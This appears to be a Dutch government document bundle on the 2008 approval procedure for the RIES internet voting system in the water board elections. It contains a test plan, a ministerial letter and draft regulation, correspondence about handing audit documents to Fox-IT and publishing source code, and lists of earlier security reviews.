2) **FAT (Functionele Acceptatie Test)**:	Het doel van de FAT is aantonen dat de tijdens het increment ontwikkelde objecten/systeemdelen voldoen aan de daarvoor opgestelde functionaliteit.
3) **Performance test**	De performancetests dient zich te richten op de verwerkingscapaciteit van de stemdienst en niet op de functionaliteit. In een gecontroleerde omgeving wordt belasting gegenereerd voor het testobject en wordt de performance van het testobject gemeten.
4) **Beveiligingstests**	
- Penetratietest (Govcert)	De penetratietest heeft tot doel te testen hoe moeilijk het is om een computernetwerk binnen te dringen.
- DDOS (Denial of Service)	De belastbaarheid van het testobject wordt onderzocht door het systeem zó te belasten dat het systeem overbelast raakt.
- Source Code review	Een review van de source code door een specialistische onafhankelijke partij zorgt ervoor dat met redelijke mate van zekerheid kan worden vastgesteld dat de software geen verborgen of foutieve elementen bevat.
- Social Engineering	De zwakste schakel bij het beveiligen van een systeem of netwerk is de mens. Social engineering is een techniek waarbij een kwaadwillende een aanval op een computersysteem tracht te ondernemen door bij de gebruikers en/of beheerders van het systeem vertrouwelijke of geheime informatie los te krijgen.
- Encryptie / hash test	In de stemdienst worden meerdere encryptiemethodes gebruikt. Een (literatuur) onderzoek om te bestuderen of de gebruikte methodes voldoende beveiliging biedt geeft een goed beeld van de mogelijkheid tot het kraken van de data

5) **Usability test**	Het usability onderzoek is een gebruikersonderzoek waarmee de usability (gebruiksvriendelijkheid) van de stemdienst onderzocht wordt. Omdat ontwerpers als expert-gebruikers van het systeem worden beschouwd vanwege hun ervaring met het systeem die zij tijdens de ontwikkeling hebben opgedaan, worden voor het onderzoek toekomstige eindgebruikers uitgenodigd om het systeem te testen. Met een eenvoudige test kan met behulp van een kleine groep gebruikers relatief snel tot 80% van de grootste knelpunten opgespoord worden.
6) - **Accessibility test** - **Browser compatibility test**	- De accessibility test richt zich op de toegankelijkheid van het systeem. - De browser compatibility test heeft als doel om de compatibiliteit van de gerealiseerde applicatie onder verschillende, meest gebruikte browsers en platformen te testen.
7) **Beheersmatige tests**	
- Disaster recovery test	In het geval van een ernstige calamiteit met betrekking tot de beschikbaarheid van de systemen is het van belang dat er een plan aanwezig is hoe er omgegaan dient te worden met de situatie
- Failover test	Het doel van een Fail over test is na te gaan of de genomen herstelmaatregelen in de productie omgeving adequaat werken
8) **Keten (integratie) test**	Het doel van de ketentest is vaststellen dat de hoofdprocessen door de onderliggende systemen correct ondersteund worden.
9) **Schouwplan**	Doel van het schouwplan is om aan te geven in welke mate de stemdienst (organisatie en techniek) gereed is voor de aanvang van de stemming.

Testen project Waterschapsverkiezingen 2008, Het waterschapshuis.

Voor de Waterschapsverkiezingen in 2008 waarbij gebruik wordt gemaakt van RIES 2008. Het gaat om een verder ontwikkelde versie van de indertijd gebruikte versie van RIES 2007 voor KOA.

Audits en Reviews die in het verleden zijn uitgevoerd op de voorloper van RIES 2008 zullen grotendeels overnieuw worden uitgevoerd.

bijlage 3

Ministerie van Verkeer en Waterstaat

Aan
de voorzitter van de Tweede Kamer
der Staten-Generaal
Binnenhof 4
2513 AA DEN HAAG

Contactpersoon -	Doorkiesnummer -
Datum	Bijlage(n) -
Ons kenmerk VenW/DGW 2008/417	Uw kenmerk -

Onderwerp
goedkeuring internetstemvoorziening waterschapsverkiezingen 2008

Geachte voorzitter,

In het Algemeen Overleg op 30 januari jongstleden over de inrichting van het verkiezingsproces hebben wij gesproken over het stemmen per internet bij de waterschapsverkiezingen in 2008. Daarbij ging het debat met name over de betrouwbaarheid en veiligheid van de toe te passen stemvoorziening. Verschillende sprekers refereerden aan de motie Kalma, die de regering vraagt om indien zij het gebruik van stemmen via internet door kiesgerechtigden in het buitenland op grond van de Experimentenwet Kiezen op Afstand (KOA) opnieuw wil faciliteren, ruim van tevoren een adequate goedkeuringsprocedure op te stellen en aan de Kamer voor te leggen. Sprekers verzochten mij naar analogie van deze motie ook voor de waterschapsverkiezingen een goedkeuringsprocedure voor de internetstemvoorziening op te stellen.

Ik wil uw verzoek graag honoreren. Maar voordat ik inga op de inhoud van de voorgenomen ministeriële regeling, sta ik even stil bij de feitelijke situatie bij de waterschapsverkiezingen, die op enkele belangrijke punten afwijkt van die bij de algemene verkiezingen. De vergelijking die in het AO gemaakt werd, wil ik daarmee in het juiste perspectief plaatsen.

1. Rol van het Rijk bij de waterschapsverkiezingen
Allereerst is het van belang dat de waterschapsverkiezingen niet onder de Kieswet vallen. De waterschappen zijn als zelfstandige decentrale overheden op grond van de Waterschapswet zelf verantwoordelijk zijn voor de organisatie van de eigen verkiezingen. Het Rijk heeft geen rol in de organisatie en uitvoering van deze verkiezingen.

Postadres Postbus 20901, 2500 EX Den Haag
Bezoekadres Plesmanweg 1-6, 2597 JG Den Haag
Telefoon 070 351 61 71
Fax 070 351 78 95

bereikbaar met tram 9 (station hs en cs) en bus 22 (station cs)

De Waterschapswet is onlangs ingrijpend herzien (Stb. 2007 208). In de op 29 december 2007 in werking getreden wet wordt de waterschappen de bevoegdheid gegeven internetstemmen aan te bieden. Uw Kamer heeft in oktober 2006 ingestemd met dit wetsvoorstel. De uitwerking van de voorschriften voor het verkiezingsproces heeft vervolgens plaatsgevonden in het Waterschapsbesluit, dat tegelijk met de wet in werking is getreden (Stb. 2007 497).

De eisen waaraan de voorziening voor het internetstemmen moet voldoen, zijn in het Waterschapsbesluit vastgelegd in de artikelen 2.45 en 2.58. Samengevat stellen genoemde artikelen eisen aan de waarborging van het geheime karakter van de stemming, de betrouwbaarheid en beveiliging tegen inbreuken van de voorziening, de wijze waarop stemopneming en eventuele hertelling kan plaatsvinden, de toegankelijkheid en gebruikersvriendelijkheid van de voorziening, de anonimiteit van de kiezer en het toezicht op het functioneren van de voorziening en het verloop van de stemming. De waterschappen dienen de wijze waarop zij aan deze eisen voldoen in een openbaar protocol vast te leggen. In mijn brief van 19 december 2007 en in het debat van 30 januari 2008 heb ik aangegeven dat ik in aanvulling op deze reeds geldende eisen gebruik ga maken van de mogelijkheid die het Waterschapsbesluit biedt om nadere regels te stellen.

2. Beschikbaarheid internetstemvoorziening
Ten tweede is het relevant dat de waterschappen al beschikken over een internetstemvoorziening, het Rijnland Internet Election System (RIES). Deze voorziening is door de waterschappen zelf ontwikkeld ten behoeve van de verkiezingen in 2004 bij twee waterschappen. Het feit dat de voorziening al beschikbaar is, maakt het internetstemmen in november 2008 haalbaar. In het theoretische geval dat de waterschappen een andere voorziening zouden willen gebruiken, zouden zij een Europese aanbestedingsprocedure moeten doorlopen. Dat is op deze termijn niet meer uitvoerbaar. Dit heeft tot consequentie dat indien RIES niet blijkt te voldoen aan de eisen in de amvb en de ministeriële regeling, internetstemmen in 2008 niet aan de orde is.

Momenteel ben ik bezig met het opstellen van de ministeriële regeling voor een aantal aspecten van de verkiezingsprocedure 2008, waaronder de goedkeuringsprocedure voor de internetstemvoorziening. Ik wil de goedkeuringsprocedure inrichten aan de hand van de volgende uitgangspunten:

1. *Maximale transparantie*
   Met uw Kamer ben ik van mening dat maximale transparantie moet worden nagestreefd. Ik zal daarom de eis van openbaarmaking van de broncode van de internetstemvoorziening en van de applicaties voor de berekening van de uitslag en de zetelverdeling opnemen in de ministeriële regeling. Uiterlijk op 1 juli 2008 dient de broncode op internet gepubliceerd te zijn.
2. *Gebruik maken van alle reeds beschikbare relevante informatie over het systeem.*
   De beoogde internetstemvoorziening RIES is al eerder gebruikt, namelijk in 2004 bij twee waterschappen en in 2006 voor kiezers in het buitenland bij de verkiezingen voor de Tweede Kamer, op basis van de Experimentenwet KOA. De voorziening is bij die gelegenheden en ook daarna uitgebreid getoetst en verder

ontwikkeld. De waterschappen zullen de relevante informatie uit die eerdere en nog lopende onderzoeken beschikbaar stellen aan de door mij aan te wijzen organisatie. De door deze organisatie ingezette deskundigen krijgen ook toegang tot het systeem, en zullen zij in de gelegenheid worden gesteld het ketenonderzoek dat de waterschappen in juni 2008 laten uitvoeren, te monitoren.

3. *Toetsen aan wettelijke criteria, plus aan aanbevelingen van de Raad van Europa*
   De internetstemvoorziening dient uiteraard te voldoen aan de hierboven al aangehaalde voorschriften uit het Waterschapsbesluit. Daarnaast zal ik als onderdeel van de goedkeuringsprocedure voorschrijven dat de voorziening getoetst wordt aan de voor internetstemmen relevante aanbevelingen van de Raad van Europa (Legal, operational and technical standards for e-voting, Rec(2004)11). Deze aanbevelingen zijn ook gebruikt door de Commissie Korthals Altes ter toetsing van het huidige verkiezingsproces onder de Kieswet (zie bijlage 5 bij het rapport "Stemmen met vertrouwen").
4. *Oordeel over toelaatbaarheid op basis van onafhankelijk deskundigenadvies*
   Ik zal in de ministeriële regeling een onafhankelijke organisatie aanwijzen die mij adviseert over de betrouwbaarheid en veiligheid van de beoogde internetstemvoorziening voor toepassing bij de waterschapsverkiezingen in 2008. Dit advies zal gebaseerd zijn op het oordeel over de door de waterschappen aan te leveren informatie waarmee zij aantonen aan de wettelijke eisen te voldoen, en op de toetsing aan de aanbevelingen van de Raad van Europa. Indien de deskundigen daarnaast nog zaken opmerken die zij relevant achten voor mijn oordeel, zullen zij die ook betrekken in hun advies. Ik zal een organisatie aanwijzen die deskundig is op het terrein van beveiliging van elektronisch dataverkeer, en die in de afgelopen jaren niet in opdracht van de waterschappen bij RIES betrokken is geweest.
   Op grond van het advies zal ik een besluit nemen over de toelaatbaarheid van het gebruik van de internetstemvoorziening.

Ik heb gedurende dit traject regelmatig contact met de waterschappen en het spreekt voor zich dat ik over mijn voorgenomen besluit ook overleg met de waterschappen zal hebben. De waterschappen kunnen overigens op ieder moment van het proces zelfstandig besluiten om hen moverende redenen af te zien van het aanbieden van internetstemmen. De waterschappen zetten zich vooralsnog echter sterk in voor het aanbieden van internetstemmen bij de aanstaande verkiezingen, te meer daar zij het internetstemmen als een goede aanvulling op het poststemmen zien in het streven de drempel voor de kiezer om te gaan stemmen zo laag mogelijk te maken. Tijdens de parlementaire behandeling van de wet is immers sterk aangedrongen op het verbeteren van de opkomstpercentages. Het verbeteren van de toegankelijkheid van de verkiezingen kan daarin een element zijn, naast uiteraard een goede publiciteitscampagne waartoe de landelijk gelijkgeschakelde periode van de waterschapsverkiezingen de gelegenheid biedt.

Het is mijn voornemen de ministeriële regeling zo spoedig mogelijk, maar uiterlijk 1 mei 2008 vast te stellen teneinde de waterschappen voldoende tijd te geven zich voor te bereiden op de eis om vóór 1 juli 2008 de gevraagde informatie te overleggen. Mijn besluit over de toelaatbaarheid van het gebruik van de internetstemvoorziening zal ik uiterlijk 1 september 2008 bekend maken. Ik zal u de regeling zo spoedig mogelijk toezenden.

Hoogachtend,

DE STAATSSECRETARIS VAN VERKEER EN WATERSTAAT,

J.C. Huizinga-Heringa

bijlage 4

Regeling van de Staatssecretaris van Verkeer en Waterstaat, houdende regels ter zake van de uitvoering van hoofdstuk 2 van het Waterschapsbesluit (Regeling waterschapsverkiezingen 2008)

De Staatssecretaris van Verkeer en Waterstaat,

Gelet op de artikelen 2.45, derde lid, 2.53, vierde lid, 2.56, 2.61 en 2.72 van het Waterschapsbesluit;

Besluit:

§ 1. Algemene bepaling

Artikel 1

In deze regeling wordt verstaan onder:

a. Besluit: het Waterschapsbesluit
b. het dagelijks bestuur: het dagelijks bestuur van het waterschap

§ 2. Bepalingen omtrent stemmen per brief

Artikel 2

Als het model voor het stembiljet, bedoeld in artikel 2.53, vierde lid, van het Besluit, wordt vastgesteld het model dat is opgenomen in bijlage 1 bij deze regeling.

Artikel 3

1. De stembus bedoeld in artikel 2.54, derde lid, van het Besluit wordt geplaatst in een voor het publiek toegankelijke ruimte in het kantoor van het waterschap.

2. Door of vanwege het stembureau wordt toezicht op de stembus gehouden. Buiten kantooruren wordt de stembus bewaard in een afgesloten ruimte.

3. Indien het stembureau besluit tot het tussentijds overbrengen van stembiljetten naar de ruimte waar de stemopneming plaatsvindt, wordt hiervan melding gemaakt in het proces-verbaal.

§ 3. Bepalingen omtrent het stemmen met behulp van internet

Artikel 4

Het gebruik van de internetstemvoorziening behoeft de voorafgaande goedkeuring van Onze minister.

Artikel 5

De broncodes van de voorziening internetstemmen en van de applicaties voor de berekening van de uitslag en de zetelverdeling worden uiterlijk 1 juli 2008 openbaar gemaakt door plaatsing op het internet. Deze openbaarmaking wordt bekend gemaakt in de Staatscourant.

Artikel 6

De opmaak van het stembiljet en de teksten die de voorziening internetstemmen aan de kiezer toont

bij het uitbrengen van zijn stem zijn opgenomen in bijlage 2 bij deze regeling.

Artikel 7

1. Het dagelijks bestuur overlegt voor 1 juni 2008 aan de Minister de documenten op basis waarvan het dagelijks bestuur van oordeel is dat wordt voldaan aan het bepaalde in artikel 2.45, eerste en tweede lid, en artikel 2.58 van het Besluit. De documenten bevatten een beschrijving van het ontwerp en de werking van de voorziening, de procedures en organisatie, beveiliging en uitgevoerde testen. Aanvullende documenten kunnen tot uiterlijk 1 juli worden ingediend.

2. Onverminderd het bepaalde in het eerste lid geeft het dagelijks bestuur aan in hoeverre wordt voldaan aan de aanbevelingen van de Raad van Europa[1].

3. Indien twee of meer waterschappen de verkiezingen gezamenlijk organiseren, kan de gemeenschappelijke uitvoeringsorganisatie deze documenten namens de dagelijkse besturen van de betrokken waterschappen overleggen.

Artikel 8

1. Onze Minister wijst .... aan als instantie die hem adviseert over de beoordeling van de overgelegde documenten en van de voorziening, bestaande uit de programmatuur, de infrastructuur en de beheersorganisatie voor de verkiezingen van 2008.

2. Het dagelijks bestuur stelt de instantie in kennis van de opzet van voorgenomen onderzoeken en testen en stelt haar desgewenst in de gelegenheid bij de uitvoering daarvan aanwezig te zijn.

3. Het dagelijks bestuur stelt de instantie in de gelegenheid de voorziening te inspecteren en te testen.

Artikel 9

Onze Minister maakt uiterlijk 1 september 2008 zijn oordeel over de voorziening internetstemmen bekend.

Artikel 10

1. Het stembureau kan te allen tijde het goed functioneren van de voorziening controleren met behulp van door het dagelijks bestuur verstrekte codes.

2. De in het eerste lid genoemde codes zijn zichtbaar in het bestand genoemd in artikel 2.48, tweede lid, van het besluit en het gebruik van de codes is zichtbaar in de bestanden genoemd artikel 11,eerste lid, van deze regeling.

3. Indien het stembureau gebruik maakt van de in het eerste lid genoemde codes, wordt hiervan melding gedaan in het proces-verbaal indien de voorziening niet goed functioneert, waarbij de gebruikte codes, de uitgevoerde handelingen en de terugmeldingen vanuit de voorziening worden vermeld.

Artikel 11

1. Na de stemming worden op www.waterschapsverkiezingen.nl de volgende bestanden gepubliceerd:

   a. Het bestand van ontvangen stemmen;
   b. Het bestand met verwerkte ontvangen stemmen;
   c. Het bestand met te publiceren publieke delen van de ontvangstbevestigingen;
   d. De controlewaarden over de bestanden genoemd onder a, b en c.

---

[1] Legal, Operational and Technical Standards for E-Voting, Recommendation Rec(2004)11

2. Indien een kiezer van mening is dat zijn stem ten onrechte niet is vermeld in het bestand van ontvangen stemmen, of dat zijn stem niet of onjuist is verwerkt bij de stemopneming, kan hij tot maandag 1 december twaalf uur een bezwaar indienen bij het stembureau. Voor het indienen van het bezwaar maakt de kiezer gebruik van het op de website van het waterschap verstrekte formulier.

3. Voorafgaand aan de stemming wijst het dagelijks bestuur een onafhankelijke deskundige aan die belast wordt met het beoordelen van de ingediende bezwaren.

4. De deskundige krijgt direct na het publiceren van de bestanden genoemd onder 1, toegang tot de voorziening. Hij krijgt daarbij geen toegang tot cryptografische sleutels waarmee het stemgeheim kan worden doorbroken.

5. De aanwijzing van de deskundige wordt bekend gemaakt in de Staatscourant.

7. De deskundige onderzoekt de bij hem ingediende bezwaren en geeft hierover een advies aan het stembureau die van de bezwaren en het advies hierover melding doet in het proces-verbaal.

§ 4. Slotbepalingen

Artikel 12

Deze regeling treedt in werking met ingang van de tweede dag na de dagtekening van de Staatscourant waarin zij wordt geplaatst.

Artikel 13

Deze regeling wordt aangehaald als: Regeling waterschapsverkiezingen 2008

Deze regeling wordt in de Staatscourant geplaatst.

De Staatssecretaris van Verkeer en Waterstaat
J.C. Huizinga-Heringa

Van:
Verzonden: donderdag 22 mei 2008 10:56
Aan:
CC:
Onderwerp: RE: Audit

Bijgevoegd een overzicht van documenten die FOX-IT dinsdag heeft ontvangen.

Voor een aantal documenten – met name over RIES – geldt: dat hiervan de lay-out wordt geoptimaliseerd en de inhoud wordt aangevuld met wijzigingen – naar aanleiding van de eerste ketentest - die nu plaatsvinden. Dus de volgende versie van deze documenten zijn geschikt voor publicatie.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

www.hetwaterschapshuis.nl

Van:
Verzonden: woensdag 21 mei 2008 9:24
Aan: [redacted]
CC: [redacted]
Onderwerp: RE: Audit

at is heel mooi.

Ik neem aan dat je ons ook op de hoogte stelt van de informatie die Fox krijgt? Wij zullen als ministerie in ieder geval moeten weten op welke informatie de studie gebaseerd is. We zullen immers zeker een WOB-verzoek kunnen verwachten. Het is overigens des te beter als de documenten dan al openbaar zijn! De stichting maakte in zijn laatste nieuwsbrief al een sneer over de verplichting tot openbaar maken van de broncode, waar niet expliciet de documentatie bij genoemd was.

Ik ben overigens benieuwd naar de toetsing aan de Raad van Europa-aanbevelingen.

Hoe gaan jullie het adres van de website bekend maken trouwens?

-----Oorspronkelijk bericht-----

Verzonden: woensdag 21 mei 2008 8:13
Aan:
Onderwerp: Audit

[redacted]

Vandaag wordt voor 10.30 uur de onderzoeksrapporten en documenten over RIES bij

2002 - 2004 Ries - Rijnland

Organisatie	Titel	Bestandsnaam, in map Reviews:
TNO Technische Menskunde, Soesterberg	ELS: Beveiligings- en gebruikersaspecten van elektronisch stemmen voor het Hoogheemraadschap van Rijnland	Resultaten Quickscan Myra van Esch.pdf
Cryptomathic, Aarhus, Denmark	Review of RIES (The Cryptographic Design and comments)	Review of RIES_cryptomathic_comments_20040126.pdf
TNO Technische Menskunde, Soesterberg	Human factor aspects of the\voter screens	
Netpanel, in opdracht van Burger@Overheid, ICTU Den Haag	E-stemmen: Laat jij je digitale stem gelden ?	laat jij je digitale stem gelden.pdf
KUN	Server audit van RIES	report KUN.pdf
Faculteit der Natuurwetenschappen, Wiskunde en Informatica, Radboud universiteit Nijmegen	Stemmen via internet geen probleem	Stemmen via internet geen probleem.pdf
Faculteit der Natuurwetenschappen, Wiskunde en Informatica, Radboud universiteit Nijmegen	RIES - Internet Voting in action	RIES - Internet Voting in Action.pdf
Madison Gurkha, Eindhoven	Crystal-box security evaluation	RIES infrastructuur audit (crystal-box).pdf
Madison Gurkha, Eindhoven	RIES Javascript Review	RIES javascript review.pdf
Radboud Universiteit Nijmegen	Internetstemmen bij de waterschappen: hoe werkt het?	ries_populair.pdf
IBM	Electronic elections employing DES smartcards	robers protocol.pdf
Ithaka	Naar 30% respons: eindrapport Waterschapsverkiezingen 2004	eindrapportage.pdf
Ithaka	In opdracht van het Hoogheemraadschap van Rijnland en Waterschap De Dommel	Waterschapsverkiezingen 2004 - Rijnland en Dommel.pdf

2006 - 2007 Kiezen op Afstand

Organisatie	Titel	Bestandsnaam, in map Reviews:
GOVCERT, Den Haag	Webapplicatie-scan Kiezen op Afstand	Webapplicatie-scan.pdf
CIBIT, Bilthoven	Broncode review "Kiezen op Afstand"	eindrapportcibit.pdf
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag	Risicoanalyse Kiezen op Afstand	risicoanalyse.pdf
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag	Evaluatie van het experiment Internetstemmen	lievaluatierapportkoainternetstemmen.pdf
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag	Verslag van uitvoering expiment internetstemmen Tweede Kamerverkiezingen 2006	iliverslagvandeuitvoering.pdf
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag	Bijlage D: Kiezersenquête	ivbijlagedkiezersenquete.pdf
Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag	Bijlage G: Uitslag RIES internetstemming TK 2006	ivbijlageg1uitslagriesinternetstemmingtk2006.pdf
Begeleidingscommissie Evaluatie experiment internetstemmen 2006		ivosbegeleidingscbriefaanstaatssecretaris.pdf
Projectgroep KOA	Unittest	Testrapport Deelsystemen Test.pdf
Projectgroep KOA	FAT	Testrapport Functionele Acceptatie Test.pdf
Projectgroep KOA	Performance Test	Testrapport Inhoudelijke Stresstest.pdf
Projectgroep KOA	Beveiligingstests (security scan ti KOA vertrouwelijk)	
Projectgroep KOA	Accessibility test	Testrapport Accessibility Test.pdf
Projectgroep KOA	Browser compatibility test	Testrapport Browsers Compatibiliteits Test.pdf
Projectgroep KOA	Disaster recovery test\failover test	Testrapport Backup en Recoverytest Stembus.pdf
Projectgroep KOA	Ketentest	Testrapport Ketentest.pdf
Projectgroep KOA	Schouw	Schouwrapportage.pdf
Projectgroep KOA	Regressietest	Testrapport Regressietest.pdf

2008 Landelijke Waterschapsverkiezingen

Titel	Bestandsnaam
Analyse onderzoeken KOA (v. 0.3)	Analyse onderzoeken KOA v0 3_IN.pdf
FO RIES 2008 (concept)	Conceptversie Beschrijving RIES_0 1.pdf
Documentatie RIES applicatie (v. 1.10)	Documentatie_RIESapplicatie_V1 10.pdf
Externe documentatie RIES SURFnet (v. 1.0)	Externe documentatie RIES_SURFnet_v1.0-definitief.pdf
Performance publiek (v. 0.1)	Performance_publiek_20080205_v0.1.pdf
HW Crypto (v. 0.9)	RIES2008_HW_CRYPTO_v09.pdf
Portalbeschrijving (v. 0.6)	RIES 2008 Portal beschrijving v0 6.pdf
WV STUF (v. 1.2)	RIES WVSTUF 1.2.pdf
Design information (v. 0.92)	RIES_design_info_v092.pdf
Abbreviations (v. 6.05)	RIES_abbrev_20071207_v605.pdf
Bijlagen bij WV STUF (v. 1.4)	Bijlagen_RIES WVSTUF 1 4.pdf
Administratieve organisatie Het Waterschapshuis	Map AO 0.4

16

waterschaps verkiezingen 2008

HetWaterschapshuis

envelop 4522416

DAB NR. 1355

M S SG PSG

04 JUN 2008

dienst DGW KOPIE:

Behandeling:
- ☐ afdoen door: M / S / SG / PSG
- ☒ advies
- ☐ ambtelijk afdoen
- ☒ ter kennisneming

Vorig nr: Volg nr:

Behandeling voor:

Ministerie van Verkeer en Waterstaat
T.a.v. hare excellentie mevrouw J.C. Huizinga-Heringa
Plesmanweg 1-6
2597 JG Den Haag

Datum
2 juni 2008

Uw kenmerk

Onderwerp
Documentatie voorziening internetstemmen

Registratienummer
08-782

Geachte mevrouw Huizinga-Heringa,

Namens de dagelijks besturen van de waterschappen breng ik u in kennis van het voornemen van de waterschappen de kiezer tijdens de waterschapsverkiezingen 2008 in de gelegenheid te stellen zijn stem uit te brengen met behulp van internet. Een kiezer kan dan tijdens de waterschapsverkiezingen in november 2008 per post of via internet zijn stem uitbrengen.

In navolging van artikel 5, onderdeel a. van de Regeling Waterschapsverkiezingen 2008, doe ik u namens de dagelijks besturen van de waterschappen documenten toekomen over de voorziening internetstemmen. De documenten bevatten een beschrijving van het ontwerp en de werking van de voorziening, de procedures en organisatie, beveiliging en uitgevoerde testen. De documenten zijn opgeslagen op bijgevoegde cd-rom.

Aan de instelling die de Minister adviseert over de beoordeling van de overgelegde documenten en van de voorziening, Fox-IT te Delft, zijn de documenten conform afspraak toegezonden om het onderzoek zo snel mogelijk te kunnen laten starten.

De in bijlage 1 opgesomde documenten worden uiterlijk 24 juni 2008 in de meest actuele vorm openbaar gemaakt en gepubliceerd op de website www.openries.nl. Per gelijke datum zullen ook de broncodes van de voorziening internetstemmen en van de applicaties voor de berekening van de uitslag en de zetelverdeling openbaar en open source worden gemaakt op voornoemde website.

Postadres
Postbus 130
1135 ZK Edam
Bezoekadres
Schepenmakersdijk 16
1135 AG Edam
Telefoon: 0299 391100
Fax: 0299 391101
e-mail: info@hetwaterschapshuis.nl
www.hetwaterschapshuis.nl

waterschaps verkiezingen 2008

HetWaterschapshuis

Het Waterschapshuis zal namens de dagelijks besturen Fox-IT in kennis stellen van de opzet van voorgenomen onderzoeken en testen en stelt Fox-IT in de gelegenheid om in juni 2008 bij de uitvoering van testen aanwezig te zijn en zelf de voorziening internetstemmen te inspecteren en te testen.

Met vriendelijke groet,

J.W.A. van Enst,
directeur.

Cend / Dab - 2008/1355.01

waterschaps verkiezingen 2008

HetWaterschapshuis

Bijlage 1: overzicht van openbaar te maken documenten

Document	**Locatie op cd-rom:** Documenten voor ministeriële regeling, artikel 5, onderdeel a\Documenten verzonden naar Fox-IT\Openbaar te maken documenten\
Administratieve Organisatie Waterschapsverkiezingen 2008	AO 0.4\
Beschrijving Functioneel Ontwerp RIES v. 0.1	Conceptversie Beschrijving RIES_0 1.pdf
Documentatie RIES applicatie v. 1.1	Documentatie_RIESapplicatie_V1 10.pdf
Documentatie RIES SURFnet v. 1.0	Documentatie RIES_SURFnet_v1.0-definitief.pdf
RIES-2008: Abbreviations and definitions v. 6.05	RIES_abbrev_20071207_v605.pdf
RIES-2008: Design information for evaluation purposes v. 0.92	RIES_design_info_v092.pdf
RIES-2008: HW-Crypto v. 0.95	RIES2008_HW_CRYPTO_v09.pdf
RIES-2008: Portalbeschrijving v. 0.6	RIES 2008 Portal beschrijving v0 6.pdf
RIES-2008: WV STUF v. 1.2	RIES WVSTUF 1.2.pdf
RIES-2008: Bijlagen bij WV STUF v. 1.4	Bijlagen_RIES WVSTUF 1 4.pdf

Van:
Verzonden: woensdag 4 juni
Aan:
CC:
Onderwerp: RE: overlegging stukken

Bij deze wil ik nog even toelichten dat het ons streven is alles zo snel mogelijk openbaar te maken. De planning is nu dat dat uiterlijk op 24 juni plaatsvindt. Dan zal ook een persbericht vanuit de Unie worden uitgebracht en een bekendmaking in de Staatscourant worden geplaatst.

We zijn nu nog volop bezig om de software en de documentatie te optimaliseren. Dat kost gewoon tijd. De website staat inmiddels klaar. Dus die kan live worden gebracht. Als we nu de sofware daarop publiceren, staan niet de juiste licentievoorwaarden in de code en die code is behoorlijk groot, vooral van de RIES Portal. Er wordt meer open source gemaakt dan de applicatie VotingWindow (=voorziening internetstemmen). Het gaat om een verscheidenheid aan applicaties, die aan elkaar zijn gerelateerd. Een aanpassing in een applicatie, vergt weer een aanpassing in het geheel van applicaties. Dus dat alles moet omgezet worden in GPL versie 3. Dat kan pas als de software is verbeterd naar aanleiding van de bevindingen van ketentest 1. De ketentesten zijn ook van groot belang. De uitvoering van de verkiezingen moeten tenslotte ook rechtsgeldig verlopen. Het is nu schipperen met de tijd en er worden al lange dagen gemaakt. De capaciteit kunnen we niet zo maar opschalen.

Dus het is nu beter om tot 24 juni te wachten en in de tussentijd alles te optimaliseren. Als je nu bijvoorbeeld documenten zou publiceren en twee weken later zou herzien, schep je verwarring. De documenten moeten hier en daar inhoudelijk worden aangepast omdat we nu dingen anders doen dan in 2006.

Dus de wil is er om alles zo snel mogelijk openbaar te maken. Wellicht kunnen we al zaken in de week van 16 juni publiceren. Op zich komt het AO op 2 juli goed uit, want dan is minimaal een week ervoor alles bekendgemaakt.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

www.hetwatersc

Van:

Aan
CC

RE: overlegging stukken

dank voor je aanvulling. Eens met je opmerkingen over openbaarmaking: hoe eerder hoe beter, desnoods in gedeelten. De inzagetermijn vanaf 1 juli is niet ruim voor zo'n omvangrijke hoeveelheid informatie, en

we hebben hier al kritiek op gekregen in de Kamervragen die we niet helemaal kunnen weerleggen. Het is ook voor de beeldvorming zeer van belang om niet tot de uiterste datum te wachten. [redacted] is het mogelijk om dit te versnellen?

1 juni 2008 22:02

rder mailtje: alle stukken alleen formeel toezenden aan de stas, zo nodig met de mededeling dat de dezelfde stukken spoedshalve reeds zijn toegezonden aan Fox IT. Dit moet m.i. zo nodig ook nog gebeuren voor de reeds aan Fox overhandigde/toegezonden stukken. Bij stukken die op voorhand openbaar zullen worden (gemaakt), komt het mij wenselijk voor dat hiervan melding wordt gemaakt in de brief bij de toezending van de stukken aan de stas.

p mijn pleidooi waar mogelijk reeds per 1 juni openbaar te maken wat openbaar gemaakt kan worden, zo nodig met de aantekening dat een aantal stukken nog in verbeterde vorm zal worden gepubliceerd, heb ik geen reactie ontvangen. Ik blijf het een zwaktebod vinden eerst op 24 juni - een week voor de wettelijke termijn - te starten met openbaarmaking.

31 mei 2008 21:27

overlegging stukken

Zoals je waarschijnlijk inmiddels weet, heeft de Kamer afgelopen donderdag besloten om voor het zomerreces nog weer een AO te houden over het internetstemmen. Ter voorbereiding daarvan zullen we elkaar vast nog wel spreken over concrete zaken, maar er is één punt waar ik je nu al over wil benaderen: de toezending van de stukken.

Volgens de ministeriële regeling dienen jullie de informatie aan het ministerie te sturen, en zorgen wij voor een beoordeling door Fox IT. Wij hebben onderling afgesproken dat de stukken rechtstreeks naar Fox-IT gaan, maar wij kunnen ons als ministerie niet permitteren dat wij niet weten om welke informatie het gaat. Daarom het dringende verzoek om van alles wat er naar Fox gezonden is of nog gezonden gaat worden, met een formele brief ook een kopie naar ons te sturen (hard copy, pdf's of een verwijzing naar een vindplaats). Wij moeten in ieder geval zorgen dat er voldaan wordt aan de voorschriften uit de regeling, daar mag het niet op onderuit gaan. Als je in de brief opneemt dat dezelfde stukken conform afspraak met ons ook rechtstreeks naar Fox zijn gegaan, dan is het rond.

Denken jullie ook aan de open source-bepaling en tijdige aankondiging in de Staatscourant?

[redacted] ben ik nog iets vergeten?

Disclaimer
********** Aan dit bericht kunnen geen rechten worden ontleend. Dit bericht is uitsluitend bestemd voor de geadresseerde. Als u dit bericht per abuis hebt ontvangen, wordt u verzocht het te vernietigen en de afzender te informeren. Wij adviseren u om bij twijfel over de juistheid of de volledigheid van de mail contact met afzender op te nemen. This message shall not constitute any rights or obligations. This message is intended solely for the addressee. If you have received this message in error, please delete it and notify the sender immediately. When in doubt whether this message is correct or complete, please contact the sender.
****

Van:
